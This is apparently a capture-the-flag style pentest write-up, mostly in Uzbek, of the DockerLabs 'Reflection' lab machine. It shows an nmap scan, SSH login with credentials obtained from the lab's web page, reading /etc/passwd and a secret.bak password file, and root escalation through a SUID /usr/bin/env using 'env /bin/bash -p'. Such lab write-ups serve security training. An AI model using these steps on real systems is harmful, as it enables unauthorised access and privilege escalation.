

Reflection — dockerlabs

Umumiy malumotlar



Target nomi: Reflection — dockerlabs

Target IP manzili: 172.17.0.2

Test Turi: Black Box Pentestinf

Metodologiya: PTES (Penetration Testing Execution Standard)

Tester: Odilvo Aslanbek

Sana: 12.07.2026

1 — Enumeration

Port scanning

Targetning ochiq poetlarini tekshirishda `nmap` vositasidan foydalanildi

```
nmap -sV 172.17.0.2
```

Port	Protocol	State	Service	Version
22	TCP	Open	SSH	OpenSSH 9.2p1
80	TCP	Open	HTTP	Apache 2.4.62

```

(pegasus@env)-[~]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 12:35 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 56:77:52:7E:88:92 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds

```

2 — Web Enumeration

Web Sayt Tahlili


80 - portda web sayt ishlayotgani aniqlandi



O'rganish (enumeration) natijasida maqsadli IP-manzilda HTTP xizmati faolligi, unda maxsus ta'limiy XSS laboratoriyasi joylashtirilgani va foydalanuvchidan ma'lumot qabul qiluvchi bir nechta kirish nuqtalari (input fields/URL parametrlari) mavjudligi aniqlandi. Ushbu kirish nuqtalari keyingi bosqichda zaifliklarga tekshirish uchun asos qilib olindi.

Labaratoriyalarni sinab ko'rib bo'lgac [Clic Aquí Cuando hayas Completado los Laboratorios](#) tugmasini bosish orqali tizimga kirish uchun credentials olindi

```
username: balu
password: balulero
```



3 — Initial Access

SSH Authentication

Olingan credentials bilan tizimga `ssh` orqali kerildi

```
ssh balu@172.17.0.2
Password: balulero
```

```

(pegasus@env)-[~]
$ ssh balu@172.17.0.2
balu@172.17.0.2's password:
Linux fc817a6dcfee 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 12 09:36:10 2026 from 172.17.0.1
balu@fc817a6dcfee:~$ id
uid=1000(balu) gid=1000(balu) groups=1000(balu),100(users)
balu@fc817a6dcfee:~$ whoami
balu
balu@fc817a6dcfee:~$ |

```

Tizimda `/etc/passwd` fileni o'qish orqali `balulito` nommli ikkinchi user borligi aniqlandi

```
cat /etc/passwd
```

```

messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
balulito:x:1001:1001:balulito,,,:/home/balulito:/bin/bash
balu@fc817a6dcfee:/$

```

Tizimda `root` homida `secret.bak` nomli file topildi vauning ichida tizimdagi ikkinchi userning credentials lari borligi aniqlandi va credentials lar bilan tizimdagi ikkinchi userga login qilindi.

```

cat secret.bak
Username: balulito
Password: balulerochington

```

```

balu@fc817a6dcfee:/$ cat secret.bak
balulito:balulerochington
balu@fc817a6dcfee:/$ |

```

```

(pegasus@env)-[~]
$ ssh balulito@172.17.0.2
balulito@172.17.0.2's password:
Linux fc817a6dcfee 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 12 09:55:08 2026 from 172.17.0.1
Could not chdir to home directory /home/balulito: No such file or directory
balulito@fc817a6dcfee:/$ id
uid=1001(balulito) gid=1001(balulito) groups=1001(balulito),100(users)
balulito@fc817a6dcfee:/$ whoami
balulito
balulito@fc817a6dcfee:/$

```

4 — Root Access

Tizimdagi ikkala userlar `balu` va `balulito` userlarining `SUID` lari tekshirilganda ikkalasida ham `/usr/bin/env` borligi aniqlandi.

```
find / -perm -4000 -type f 2>/dev/null
```

`balu` userining `SUID` lari

```

balu@fc817a6dcfee:/$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
balu@fc817a6dcfee:/$

```

`balulito` user `SUID` lari

```

balulito@fc817a6dcfee:/$ find / -perm -type f 2>/dev/null
balulito@fc817a6dcfee:/$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
balulito@fc817a6dcfee:/$ |

```

Tizimda qolib ketgan **SUID** larorqali **root** user darajasiga chiqildi

GTFOBins – Privilege Escalation uchun foydalanilgan manba

<https://gtfobins.org/gtfobins/env/#shell>

```
env /bin/bash -p
```

balu user orqali

```

balu@fc817a6dcfee:/$ env /bin/bash -p
bash-5.2# id
uid=1000(balu) gid=1000(balu) euid=0(root) groups=1000(balu),100(users)
bash-5.2# whoami
root
bash-5.2#

```

balulito user orqali

```

balulito@fc817a6dcfee:/$ env /bin/bash -p
bash-5.2# id
uid=1001(balulito) gid=1001(balulito) euid=0(root) groups=1001(balulito),100(users)
bash-5.2# whoami
root
bash-5.2# |

```

